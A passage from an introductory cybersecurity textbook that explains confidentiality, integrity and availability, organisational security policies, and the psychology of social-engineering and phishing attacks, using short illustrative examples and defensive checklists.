  This target is almost only used in relation to data assets and covers properties such as secrecy and privacy.
- **Integrity**, which means that the individual assets can only be modified by authorised parties in authorised ways.
  This target covers properties such as protection against unauthorised modification, deletion or insertion of data, re-use of others' messages, corruption of messages sent via the net and so on.
- **Availability**, which means that authorised parties can access the assets to an agreed extent.
  This target covers properties such as giving a response within an agreed response time, providing a service in a fair manner, maintenance of the necessary capacity, orderly breakdown and similar conditions.

In everyday language these main targets are often just called the *CIA targets* after the first letters in their names: **C**, **I** and **A**.

1.4.2 Security Policies

A security policy describes the overall targets for an IT system's security. In a company or institution, it typically consists of two parts:

1. A set of general aims, suitable for publication, to demonstrate the company's attention to the matter. The management has a duty to inform their stakeholders about the company's attitude to protecting its assets, and this part of the security policy describes this attitude in general terms. As a minimum, this part of the policy will usually contain information about the aims of the policy, its area of applicability and the desired level of security.
2. Some detailed rules for what various groups of people may or may not do with the company's assets. These rules are typically formulated as a collection of CIA targets and are normally kept confidential within the company. Outsiders should not be able to pry into the company's detailed rules for the protection of data and the maintenance of IT services.

At a university, CYBERU, one might for example be able to find the following statement in the general part of the security policy:

1. **General aims:**
   - The aim of this policy is to define the general framework for protecting CYBERU's information. In particular, the policy must ensure that critical and sensitive information and information systems preserve the required degree of confidentiality, integrity and availability.
   - The knowledge which CYBERU has accumulated over the years and the knowledge which the university is building up today form an important part of our heritage. Preservation of information security is therefore of vital importance for CYPERU's credibility and ability to function in the modern world.
2. **Applicability:**
   - This policy covers information which belongs to CYBERU, together with information which is in CYBERU's custody.
   - The policy covers all of CYBERU's information which is created, processed or stored in information processing systems. The policy applies to employees, students and persons with temporary attachment to the university.
   - If operational services or other tasks are outsourced, the contract with the external party must ensure that CYBERU's level of security is maintained.
3. **Security level:**
   - CYBERU uses a level of information security which as a minimum corresponds to the basic security level in the standard *ISO/IEC 27002*.
   - The management has decided that this is described in the codes of practice and procedures which are currently valid at any given moment of time. It has also decided that information security is to be integrated into all functional procedures, operational tasks and projects.

- It is CYBERU’s policy to protect its information and exclusively permit use of, access to and publication of information in accordance with the general rules of the policy, with any necessary adjustments to accomodate new legal or regulatory requirements.
- CYBERU determines, on the basis of a risk analysis, the necessary security mechanisms, corresponding to the significance of individual classes of information, and which ensure that legal requirements, agreements with external parties and license conditions are met. The risk analysis is revised once a year, so that the management can keep itself informed about the current risk situation.

In a public hospital, one might correspondingly find the following rules in the detailed part of the policy:

- Only the senior doctor in the relevant department may have access to patient data in category 3B.
- To protect against misuse of open sessions on the hospital’s computers, logins will only be valid as long as the computer user’s ID card is inserted in the card reader. The personnel are forbidden to leave the computer without removing the ID card.
- The hospital’s IT systems must as a general rule be available for looking up patient data 24/7. Breakdowns of the entire system must not last longer than 2 minutes, and the accumulated time during which the system is unavailable must not exceed 8 minutes per 24-hour period.

The two first rules here are (partial) targets for confidentiality, and the third is a (partial) target for availability. The rules here are—as you might expect in a hospital—related to the handling of patient records, but there would typically also be sets of rules for the use of e-mail, web-based services, backup, outsourcing, protection of networks, dealing with cyberattacks and so on.

In a private home—especially where we have to consider small IT systems such as smartphones and the like—it is unusual to write down a security policy. But the user of the equipment has (or ought to have...) certain expectations about how secure the system should be. Many of the digital services which are offered by banks, insurance companies and public administration require a certain level of security to be maintained. The conditions of use of certain ID cards or credit cards, for example, stipulate that they may only be used on *“a unit in which the operating system, Internet browser and other programs are continually updated with the latest security updates”*. That this actually happens must be a part of the user’s security policy.

1.5 Reader's Guide

This book gives an introduction to some of the mechanisms in IT systems which make it possible for cyberattacks to take place, and briefly describes what you can do to achieve some reasonable security targets. Achievment of cybersecurity is not a simple task, as you need to have a basic grasp of a large number of separate disciplines, which cover not only the technical aspects of IT systems, but also topics such as risk management, cryptography, user psychology and the legal frameworks which define what is lawful behaviour in the modern network-based world. Cybersecurity is very definitely a multi-disciplinary challenge.

The book falls roughly into two parts, where Chaps. 2–7 deal with basic ideas, while Chaps 8–12 focus on cybersecurity within specific areas with significance for IT systems.

To understand much of the material, it is important that you have a clear idea about what an IT system actually consists of, as many attacks are based on affecting parts of the system which ordinary users don't usually think about. If you do not have this knowledge, then you should look first at Appendix A where you can find a short introduction to the architecture of IT systems including both their central hardware and software components.

Many people believe that technical mechanisms can protect their IT system against all attacks—and that it is therefore just a matter of getting hold of enough antivirus programs, boxes with protective equipment and similar aids. This is unfortunately incorrect. The users of IT systems play a considerable role in the spread of many attacks, and in Chap. 2 we look at some of the basic psychological tricks which attackers use to lead users astray, and at some ways of getting users to behave more carefully in order to resist such attacks,

Perfect protection of an IT system against attack is something you can dream about, but hardly achieve in practice—if for no other reason, then because you only have a limited budget. To get most protection for the money, you need to focus on the types of security breach which have the biggest consequences for the company, institution or private home in which the IT system is installed. This means that you have to analyse the threats and risks which the system is exposed to, in order to find the most important ones. How you can perform such a risk analysis is the topic of Chap. 3, where we also look at some accepted methods for systematic security analysis of IT systems.

A classic technique for maintaining confidentiality of data is to use cryptography to transform the data to a form which cannot be understood by anyone who does not know the secret needed for transforming them back to their original form. In Chap. 4 we look first at classic forms of cryptography, some of which go back to antiquity, and then at modern techniques which are more suitable for use in computers and which build on a mathematical foundation. One of the advantages of modern cryptographic techniques is that they can be used for much more than just hiding data from prying eyes—for example to ensure integrity, for checking identity and for making electronic signatures. Chapter 5 focuses on some of the most important applications of cryptography which can be used in connection with cybersecurity.

As mentioned previously, cybersecurity is information security rethought in a network-oriented world, so it is important to understand how networks work. The last two chapters with general background material, Chaps. 6 and 7, therefore deal with how modern networks which are used for communication between IT systems are built up and looks at some of their most important properties.

The following three chapters are concerned with the risks and possibilities for counteracting them within specific areas. Chapter 8 deals with security in different types of network, Chap. 9 deals with how operating systems support security in IT systems, while Chap. 10 deals with security risks which are associated with software products which have either been designed or applied in a way which opens up for attacks of various types.

As there is no such thing as perfect protection, an important aspect of cybersecurity is planning what to do if an attack succeeds in spite of all precautions. The result of the attack can be more or less catastrophic for the attacked system and its users. In Chap. 11 we look at some strategies for investigating what has happened and for re-establishing normal operation of the system after breakdowns of various degrees of seriousness.

Chapter 12 deals with a number of legal and ethical problems associated with cybersecurity. The legal framework is to a large extent defined by the Council of Europe's conventions on cybercrime, countering terrorism, and protection of personal data, all of which have led to changes in the law in the countries which have ratified these conventions. In addition, many countries have legal frameworks which specifically deal with the processing of medical data. These laws deal with punishable offences, but there are a large number of activities which are legal but hardly acceptable from an ethical point of view, as they interfere with people's right to privacy. We finish by looking at some of these dubious activities and how you can protect yourself against them.

The main part of the book ends with a short epilogue, which considers the question of whether—in the light of what has been said in the previous chapters—it is really possible to achieve cybersecurity in practice.

There are three appendices with information which you may well find useful. If you feel you don't know enough about computer system architecture, you can in Appendix A find an overview of what a modern IT system is made up of. Cryptography is nowadays, as mentioned above, a highly mathematical discipline. But since readers of this book cannot be expected to have more knowledge of mathematics than you can get from a school-leaving exam, the use of mathematics in Chaps. 4 and 5 has been cut down to a minimum. If you need to know more about the necessary mathematics, you can find it in Appendix B. Finally, Appendix C contains a list of the acronyms used in this book, with a short explanation of each.

1.5.1 A Short Note on Notation

This book uses mathematical notation which is fairly standard and which is in general explained in Appendix B. What you may find unusual is that the chapters which deal with cryptography use a colour code to emphasise certain properties. Cryptographc functions, such as functions for encryption, decryption and evaluation of cryptographic checksums, are printed in a green calligraphic font ($\mathcal{E}$, $\mathcal{D}$, $\mathcal{H}$, . . .). Quantities which are to be kept secret are printed in red, while quantities which are publicly known are printed in blue.

Finally there is the contentious question of what numbers are called. In this book, the word *billion* will denote the number 1 000 000 000.

Useful concepts which you should now know about

In this chapter, the following concepts were introduced:

- A computer system
- IOT
- A server
- A client
- A cluster
- A cloud
- A system of systems
- Malware
- An APT
- A botnet
- Ransomware
- Security target
- An asset
- CIA targets
- Confidentiality
- Integrity
- Availability
- A security policy

You should check that you understand their definitions and can give examples of contexts where they play a role.

Further Reading

Many organisations—both companies which develop security products and industrial organisations whose members report security breaches – publish annual reports with statistics for various categories of security "events" which have been reported during the year. These reports can give a fascinating impression of how often things go wrong with respect to cybersecurity and which forms of attack are prevalent at the moment. A good and very readable example from 2021 is Verizon's *"2021 Data Breach Investigations Report"* [93].

Udi Arief and his colleagues have published a pair of articles, *"Understanding Cybercrime from its Stakeholders' Perspectives", Parts 1 and 2*, which discuss cybercriminality and how the criminals and their victims respectively consider the matter [7, 6]. They can be recommended.

Exercises

1.1 Security targets in Ultima Thule Hospital
Ultima Thule Hospital has a security policy which amongst other things contains the following rules:

1. In every department of the hospital, the chief consultant has unlimited access to all patient records for patients which have been treated in the department.
2. A department's nurses have access to read the patient records for all patients who are being treated in the department.
3. Persons who are not associated with the hospital have no access to the patient record system.
4. The hospital has the aim that the patient record system should be available for online reading for at least 99.5% of the time, measured over a 3-month period, and it must be available for insertion of new patient records and changes to existing records for 90% of the time, measured over the same period.

How would you classify these rules in relation to CIA targets? (In other words, for each rule you should try to say to what extent it is related to a target for confidentiality, integrity and/or availability.)

1.2 A security policy for a private home
Write a security policy for the IT assets in your home. The policy should give a list of the assets which it covers, and give a set of rules for who should have access to the individual assets. Remember that there may be many more assets than you might imagine in the first instance—even a small IT system for use at home can contain many pieces of equipment and software for many applications. (If you run out of ideas, you may find some help in Appendix A.)

Chapter 2
Technique and Human Beings

It is wrong to imagine that all attacks on a computer can be avoided with the help of technical assistance—extra programs or small boxes filled with protective equipment. Even a very well protected computer can be compromised by its users, if they behave in an inappropriate manner. Study of how humans interact with computerised systems has been an established discipline since at least the 1960s. For many years the focus was on design of the human-machine interface in order to avoid situations where an operator misunderstood what was going on or overlooked important warnings appearing on an often very complex control panel in a plane, train, ship, power station, nuclear plant or other similar system, leading to very costly accidents.

The possibility of cyberattacks adds an extra dimension to all this, since what the users experience may originate from the attackers rather than from the computer system itself, and may be deliberately designed to confuse the users or get them to behave in a dangerous manner. This is nowadays a much more important threat to security than simple misunderstanding or confusion, and it needs quite a different approach for dealing with it.

It is often helpful to visualise the mechanisms which protect the system against security breaches as a series of barriers, which deal with preventing various types of threat. This idea is illustrated in Fig. 2.1. Some of these barriers are technical, operating within the physical computer system, while others are psychological, affecting the users of the system. None of these barriers is perfect—they all have defects of various sorts, some serious, others less so. But in a well-designed system they should complement one another, so that a threat which exploits a weakness in one barrier will be blocked by one of the other barriers. If this is not the case, some threats will be able to pass through all the barriers and a security breach can occur.

An example of a combination of conditions which could give rise to a breach might be:

- **Incorrect mindset** for the user—for example: a belief that *"this computer is my personal laptop, so nobody else has access to it, even when I use the Internet"*. This has the effect that the user has no motivation for taking precautions against attackers who will take over control of the computer via the Internet.

R. Sharp, *Introduction to Cybersecurity*, Undergraduate Topics in Computer Science,
https://doi.org/10.1007/978-3-031-41463-3_2




Fig. 2.1 How security breaches arise.

- **Dangerous behaviour** by the user—for example: clicking on a link in an e-mail sent by someone who you don't know, in order to download a file.
  This implies that the user uncritically accepts downloads from the Internet.
- **Insufficient technical protection**—for example: that the computer's antivirus system is not set up to check downloaded files automatically for malware.
  The effect of this is that downloads containing malware such as backdoors, which give the attacker access to the computer, will not be detected.

Getting IT users to have a mindset which reflects reality and to behave in a safe manner is largely a question of effective motivation and training which we look at later in this chapter. Later on in this book we shall look more closely at the various technical methods which are used to protect the computer. But it is important to realise that the computer and its user(s) make up a sociotechnical system, i.e. an integrated system, where both parts— the computer and the user— can give rise to lack of security. So let us start by looking at which mechanisms can be used to fool the user into doing something inappropriate.

2.1 Psychological Attacks

Typical techniques for getting people to behave in an inappropriate manner exploit certain properties of the human psyche, especially:

- Curiosity
- Helpfulness
- Sympathy and hate
- Trust in authorities
- Uncertainty in decision making

People often use the general term *social engineering* to cover all techniques which exploit humans' psychological properties in order to get them to reveal confidential information, give attackers access to places where they should not be allowed to go, perform a crime and so on. The idea has been known since antiquity. In the old days, the attacker would typically meet up with the victim and talk him into behaving in the desired manner. Later on, attackers went over to using telephones. And nowadays the most common mode of attack is via internet-based media such as e-mail, texting or use of the social media.

2.1.1 Curiosity

Most people are curious. This property can be used to get them to do something inappropriate. For example, some researchers performed an experiment in which they left 10 USB memory sticks on the parking lot in front of the main office of a large company. Each of these USB sticks contained a so-called *backdoor*. If the stick was inserted into the type of PC used at this company, it would be possible for the external attacker to get access to the PC as if he were the genuine user of the computer. At least 3 employees of the company took one of these sticks and put it into his computer "to see what it had on it". In this case the "external attacker" was just one of the researchers, but the employees didn't know this, so in principle their curiosity could have been very serious for the company.

2.1.2 Helpfulness

Most people would like to help others, especially friends and colleagues, who seem to have a problem. This means that it is usually relatively easy to get people to behave like Laila Jones in Fig. 2.2:

≫ "Human Resources, Laila Jones"
≫ *"Hi Laila, this is Michael from the IT Security section."*
≫ "Yes?"
≫ *"Am I disturbing you?"*
≫ "No, it's OK. I'm just finishing off some paper-work."
≫ *"Oh, fine. We're trying to set up an IT security seminar for new employees and we need to get hold of a few just to try it out. It would be really great if I could have the names and telephone numbers of everyone who has joined the company within the last month. Can you help me with this?"*
≫ "I won't have time until this afternoon. Is that early enough? What's your extension number?"
≫ *"That's fine. You don't need to rush— I have a meeting which lasts most of the day. The easiest will be if I ring again when I get back to my desk. It'll probably be after 4 o'clock."*

Fig. 2.2 An attacker rings to Laila Jones...

The attacker pretends to be another employee with an important task to do, and he asks for some information. This sounds fairly plausible. So it is easy to imagine that Laila Jones gives Michael a list with the names and extension numbers for all the new employees when he rings again at half past four. But “Michael” isn’t an employee. He is an external attacker who would like to get hold of contact information for new employees, as these are probably not quite up to the mark with respect to IT security at their new place of work. They are likely to be easy targets for further attacks.

There are of course many other ways in which helpfulness can be exploited to get people to take part in criminal activities. For example to facilitate money-laundering: The victim receives a mail, text or message via social media explaining that the sender has a problem transferring some money from A to B, and could the victim help by allowing the funds to pass via his or her account? The sender may even promise that the victim will receive a small percentage of the funds as a reward for this help. Surprisingly many people fall for this form of persuasion.

2.1.3 Sympathy and Hate


By stimulating feelings of sympathy or hate, it is possible to get people to change their opinions or to do things which they would otherwise not have any motivation for. This property has for centuries been exploited in political and religious propaganda.

In recent years this has been used to get people to follow the ideals of islamic jihad, both in the form of physical war and via cyberattacks. It has also been used to affect elections, most notably the US presidential election in 2016, where Russian “trolls” used false social media accounts to send out messages whose apparent purpose was partly to sow discord between segments of the population (black vs. white, christians vs. muslims etc.), and partly to agitate more directly for or against the individual candidates. This form of impact campaign with false originators and wholly or partly fictitious messages (“fake news”) is also a form of cyberattack, which is typically amplified via the inherent mechanisms in social media for “liking” and reposting messages.

Sympathy and hate are very powerful emotions which can often get people to forget all about rules of safe behaviour on the Internet. This can be exploited by cybercriminals to perform various forms of fraud. Faced with web pages containing dramatic images of starving children or people who are homeless after floods or other natural disasters, it is only natural to feel sympathy for the victims and respond to urgent appeals for help by sending money to a supposed relief fund without checking whether it is genuine. It is also well-known that the appeal can be made even more effective, if a victim of the (real or imaginary) disaster can be identified as a named person, an effect known as the *named victim bias*.

2.1.4 Belief in Authority

Many people believe unconditionally what people “higher up in the system” tell them. This can also be exploited by sending them instructions which appear to come


METROPOLITAN POLICE

Ref.: ITC-18-2B35

This is a warning of currently active IT criminality, which we ask you to forward to your friends, family and other contacts.

Over the next few days, do not try to open any electronic message with the subject "POSTCARD FROM HALLMARK", regardless of who appears to have sent it to you. It contains a virus which will delete your entire hard disk.

Delete the message immediately, and turn off your computer.

We urge you to pass this warning on to all your contacts as soon as possible. This will be to everyone's benefit.

Thank you for your cooperation.

James Harrison
Detective Inspector,
IT Crime Section

Fig. 2.3 An e-mail with a message from the police?

from a public authority— such as the police, the tax people or the health services— a financial institution, or a senior person in the company which they work for.

A simple example, which turns up from time to time, is e-mails which apparently come from the police, with a text something like the one in Fig. 2.3. Really many people who receive this type of mail will do as it says, just because it seems to come from a person in authority. In this case, the attack works like a sort of chain letter, where more and more copies of the mail circulate in the Internet. This is harmful, because it can overload the Internet and therefore delay more important traffic— in addition to being extremely irritating for the recipients of the mail.

More serious examples of the effects of unreflected belief in authority appear when spoofed mails, apparently from a senior figure in an organisation, are sent to a more junior member of the staff. Most commonly, the aim is to cause a fraudulent transfer of funds to a bank account controlled by the attacker— a phenomenon known as *CEO fraud*. But of course there are many other possibilities, such as giving orders to turn off some vital network component or to close down a power distribution sub-system as part of a cyberattack.

A well-known experiment with the aim of investigating people's tendency to believe in authority was performed in the 1960s by Stanley Milgram, a researcher at Yale University in USA. The participants in the experiment were people with many different backgrounds and levels of education. They were told that they should give a victim electric shocks at increasing voltages *"to investigate the threshold of pain"*. One of the participants acted as an authority who gave commands to the participants who controlled the voltage:

- *"Please continue"*
- *"The experiment requires that you continue"*
- *"It is absolutely essential that you continue"*
- *"You have no other choice— you must go on"*

26 out of 40 participants (65%) were willing to obey these orders right up to the highest voltage (450 V), even if they could hear cries of pain, which apparently came from the victim[1]. None of the participants stopped before the voltage reached 300V.

There has been a good deal of discussion about what Milgram's experiment really shows. It seems clear that ordinary people *can* be got to perform outrageous acts when they are dictated by an authority. But quite a lot of things indicate that a vital condition for people actually obeying the orders is that the "authority" pushes them into it, so that they *have no time to think* carefully about the matter. We shall look at this aspect of the human psyche in the following section.

2.1.5 The Brain's Two Modes of Operation

Time to reflect is of great significance for which decisions people make. If you doubt this, then try to give a group of people the problem shown in Fig. 2.4. It is important that they *only* have 5 seconds to answer the question.

Problem

An electric lawnmower with battery costs €440 in total.
The mower costs €400 more than the battery.
What does the battery cost?

You have 5 seconds to find the answer.

Fig. 2.4 A problem which must be solved very quickly

If you try this out, you will probably find that a high proportion of people give the wrong answer. This is not because they are just plain stupid: When a group of bright students from the best universities in USA were asked to solve a similar problem, more than 50% gave the wrong answer. I get similar results here at the Technical University of Denmark when I ask my own students, who are expected to have a good mathematical background. The typical mistake is to answer that the battery costs €40. If that were true, the mower alone would cost €440 (€400 more than the battery), so mower+battery would cost €480.

Modern psychological theory postulates that there are two mechanisms that the brain uses for problem solving. They are often called *System 1* and *System 2*.

System 1 works very fast on the basis of intuition and previous experience.
System 2 works much slower, but can "work things out" from basic principles, logical reasoning and (where necessary) mathematics.

If you are pressed to give a quick response, you have to rely on System 1.

[1] In reality the sounds came from a tape recorder.

2.1.6 Uncertainty in Decision Making

Very often you have to make a decision where the best choice is not obvious. What people do in such situations has been investigated by a number of researchers in cognitive psychology, especially Daniel Kahneman and Amos Tversky [56]. The final decision is affected by a number of factors, which people are mostly not conscious of, including:

- Anchoring
- Attribution
- Framing
- Affect

An attacker can exploit these factors to get a victim to make a particular decision.

Anchoring

Anchoring is the phenomenon that we tend to relate to things which we have just seen or heard. For example, Kahneman and Tversky asked two different groups of people the same main question:

- “What percentage of african countries are members of UN?”

(This was in the 1980s, when relatively few African countries were members.) Group 1 were also given the supplementary question *“Is it larger or smaller than 10% ?”*, whereas Group 2 was given the supplementary question *"Is it larger or smaller than 65% ?”* The average of the answers from Group 2 (45%) was noticeably larger than the average from Group 1 (25%). The supplementary question had got Group 2 to “think bigger” than Group 1.

Anchoring is a really fundamental mechanism in the brain, and is very difficult to escape from. If, for example, the participants were not given a supplementary question, but had just seen a wheel of fortune which stopped at 10, then they gave answers which on average were lower than if they had seen the wheel stop at 65.

Anchoring even plays a role in activities such as perception and recall. For example, one group was asked whether the annual average temperature in Germany was higher or lower than 20° C. This group was then much better at recognising words with a relation to summertime, which they only saw for a very short time, than a group who were asked whether the average temperature was higher or lower than 5° C. Such observations indicate how one can fool people into thinking (and behaving) in a particular way by getting them to take part in some apparently harmless preliminary activity— a technique commonly known as *priming*..

Attribution

Attribution is in this context the activity of trying to find the reasons for human behaviour. You can for example think how you would react if you are driving to work in a car and another driver cuts in in front of you, so you have to brake suddenly. What would you say to yourself? Would it be *"Stupid cow"* (or something even ruder) or would it be *"She's probably had a bad day"*? It is most likely to be the first of these possibilities, because you attribute the behaviour to certain internal attributes of the person, without thinking very much about the external factors.

This phenomenon, that you have a tendency to overestimate the internal factors and underestimate the external factors when you have to explain other people's behaviour, is often called *the fundamental attribution error*. It is probably a result of a tendency to focus more on the situation than the individual, especially if you don't know much about the other person.

Framing

There are many way of formulating a given question, but the way in which you choose to formulate it often has a considerable effect on how people answer. This is a well-known phenomenon which can introduce bias in people's responses to opinion polls and other surveys. The formulation creates a kind of frame within which the question is to be understood. An example:

> A new type of influenza is expected to result in 600 people dying during the coming winter.
> You must choose between two proposals for how to deal with the disease.

The first formulation of the two alternative proposals is:

> Program A1: Will result in 200 lives being saved.
> Program B1: There is a probability of 1/3 that 600 lives will be saved, and a 2/3 probability that no lives will be saved.

Most people who are asked choose Program A1.
The alternative formulation of the two proposals is:

> Program A2: Will result in 400 people dying.
> Program B2: There is a probability of 1/3 that nobody dies, and a 2/3 probability that 600 people die.

Most people who are asked in this case choose Program B2.

It is important to notice that it is only the *formulations* of the two alternatives which are different— Programs A1 and A2 give the same result (400 die and 200 are saved), and Programs B1 and B2 likewise give the same result. But when people have to choose, they give more weight to outcomes which are presented as being certain than on outcomes which are just given as high or low probabilities. Program A1 therefore sounds better than B1, while A2 sounds worse than B2.

By exploiting this kind of efect, an attacker can get people to make particular choices, so that for example they preferentially choose particular links to click on in a web-based system. Maybe some of the links are fraudulent and give the attacker a greater “profit” (and the user a greater “loss”).

Affect

Most people are not good at statistics. They can be fooled by getting a very dramatic formulation to affect their feelings. Suppose, for example, you ask people to consider two diseases where there is high risk of a deadly outcome by asking:

Which of the following diseases is worst:

(a) A disease which kills 1286 persons out of every 10 000 who are infected?
(b) A disease where the probability of dying is 24.14%?

Here most people answer that (a) is worst, even if there is really only a 12.86% probability of dying of it. This seems to be because people imagine a row of more than 1000 corpses, while the large number of dead in case (b) is hidden in the statistics. So this is also a way to get users to make particular choices which are not necessarily to their advantage.

2.2 Phishing

Phishing is a very common form of attack, in which various techniques are used to get people to reveal personal or other confidential information. The word “phishing” is derived from the ordinary English word “fishing”, which nicely describes what the attacker (“the phisher”) does—he or she fishes for information. Just like when you go out fishing, you need some bait, which you think the victim will bite on. Most often this is sent in an e-mail or text message, which possibly includes a harmful attachment or a link to a harmful web page, but phishing can also take place via social media such as Facebook, Twitter and LinkedIn.

The bait must appear to be attractive or even essential for the victim. For example it might be a message like one of the following:

- You have won a prize in a lottery
- You must update your credit card
- You can get money back from the tax authorities
- You can play an exciting new online game
- You need to take action to stop your bank account being emptied by hackers
- Your boss would like your comments on some topic
- You need to read an important report
- The sender would like to have a collaboration with you about something which you might be expected to be interested in.

The list of possibilities is almost endless. And then the victim is asked to send some confidential information or type them in on a webpage or open an attached file, which will automatically find the desired information on the victim's computer and send it to the phisher. In a private context it could for example be some personal data, such as credit card data, PIN codes, passwords, stored e-mails, private photos etc. In an industrial company it could be internal information, patent data or lists of customers. In the public sector it could be data about health, social problems or criminal records and so on. All of these are very sensitive pieces of information which the victim should not disclose. Phishing is therefore a real problem for society.

Initially, phishing mails were mass mailings, where the sender's hope was that maybe just a few of every million recipients would fall into the trap. If you are going to cheat people of a large sum of money, even a low success rate is satisfactory. But as all the mails in an attack would be more or less identical, it is relatively easy for large organisations or suppliers of Internet services to detect and block the attack. Nowadays we therefore commonly see attacks which are specifically directed at individual persons. This technique is known as *spearphishing*, by analogy with the fishing technique where you use a spear to catch specific fish, instead of using a large net to catch a large number of fish, most of which are of little value. The chosen targets are typically highly placed persons with responsibility within companies and public institutions. They are all too often not particularly careful in relation to threats via e-mail, and it is therefore relatively easy to get them to accept the phishing mail's message. And because they are placed high up in the company hierarchy, they almost certainly have access to information whih is worth a lot of money to the phisher.

Phishing mails exploit many of the techniques which have been mentioned earlier in this chapter. So, in addition to the more or less plausible information which acts as bait, they are often characterised by:

- **Short deadlines:** You must hurry to react, otherwise something terrible will happen. You mustn't use time to think about the matter!
- **Appeals to authority:** The message refers to an important person (probably one that you know). Perhaps it even looks as though this person sent the mail.
- **False sender information:** The "sender", whose mail address can be seen in the "From" field in the mail, is not the real sender. The mail is— as they say— *"spoofed"*.
- **False links:** The web address, which you see when you read the mail (or the attached file or the web page) does not correspond to the address which is actually given in the link.
- **Cybersquatting:** The e-mail addresses and links look like ones which you know. But if you study each of them carefully, you will discover that there are some small but important deviations— for example, that it says `dansskebank.dk` instead of `danskebank.dk`; or it says `0liver@matrix.eu`, where the first character is the digit '0', instead of `Oliver@matrix.eu`, where the first character is the capital letter 'O'.

These features can be very difficult to see through, and research shows that even experienced IT users can be fooled by a well-designed phishing mail [25]. The basic problem is that the recipient is exposed to *cognitive overload*— in other words, they need to use more information than the brain can handle— when they need to check all the indicators for a "legal" mail or web page. It is necessary to:

- Check whether the sender's name really is the one given in the "From" field in the mail. (Most mail clients and apps can show the address from which the mail was sent, though this can also be spoofed.)
- Check all links in e-mails and web pages to see whether the link really is to the address which can be seen in the text. (Most mail clients show the true link address if the mouse is held over the link in the text.)
- Check whether the message looks reasonable. Would you expect a message like this from the (supposed) sender? Are you being asked to send information such as passwords, which you should never send to other people? Are there revealing phrases in the text which the sender would never use?
- Check the language. Is the mail filled with spelling errors or poor grammar?
- Check that any web addresses given in the message are OK. Are they spelt exactly as you would expect?

It can be hard work, especially for people with no competences in IT.

2.3 Humans vs. Machines

Computers have no psyche, so they cannot be talked into performing inappropriate acts by the use of the methods discussed in this chapter. So far they are not particularly good at extracting useful information from a noise-filled picture. These two properties are used in so-called *CAPTCHA* systems for controlling access to services via the Internet [2]. When a user tries to get access to the service, an image is displayed with some (typically slightly distorted) letters and digits on a noisy background, as in Fig. 2.5.




Fig. 2.5 Typical images for use in a CAPTCHA system **a.** A simple image **b.** A more noisy image

[2] CAPTCHA stands for **C**ompletely **A**utomated **P**rogram to **T**ell **C**omputers and **H**umans **A**part.

The user is asked to type in the sequence of characters which can be seen in the image, and is only granted access if they are typed in correctly. For a human, it is usually a simple task to separate the characters from the background, whereas it is dfficult for a computer to do so. CAPTCHA systems are therefore used to hinder automated, computer-based attacks on IT services. They are particularly used in attempts to:

- Hinder computer generated, irrelevant comments (so-called “Comment Spam”) in blogs and web fora.
- Protect web page registration.
- Ensure that only humans vote in online polls.
- Hinder attempts to find IT users’ passwords by automated submission of words chosen from a large dictionary.

As technology for image analysis on computers develops, there is a need for more complex CAPTCHA images, as in Figur 2.5(b). Up till now it has been possible to keep a little bit ahead in the battle to keep automated attacks out.

No protection is perfect, and inventive attackers have found a way to get round CAPTCHA protection. You just need to use some of the techniques presented earlier in this chapter to persuade some humans to help in decoding the CAPTCHA images. For example, you can send the images as part of a fake computer game. This is essentially a type of *trojan horse*, with an apparently innocent function (the game), but also a hidden, malicious function. A good example of this is *Melissa Strip*, spread by the Troj/CAPTCHA-A malware. Players in the game were enticed into reading some CAPTCHA images by being promised that the young woman “Melissa” would take more and more clothes off, every time that the player decoded a new CAPTCHA image and correctly typed in the sequence of characters found in it.

When the sequences of characters are sent back to the computer that sent the images, it can use them to get access to the desired IT service. The entire procedure




Fig. 2.6 The procedure used in attacks based on Melissa Strip.

(1) The attacker (the “man-in-the-middle”) attempts to use a service on a server.
(2) The server sends a CAPTCHA image which must be read.
(3) The attacker forwards the image to a human, who has been enticed to take part in the “game”.
(4) The human sends the text in the CAPTCHA image back to the attacker.
(5) The attacker sends the text to the server, which accepts the attacker.

is illustrated in Fig. 2.6. It is worth noticing that the attacker never attacks the victim directly, but just places itself between two innocent parties and manipulates the traffic between them. This way of organising an attack, which is very common, is often called a *man-in-the-middle* (or just *MitM*) attack. We will see more examples of MitM attacks in later chapters.

2.4 Can Psychological Attacks Be Prevented?

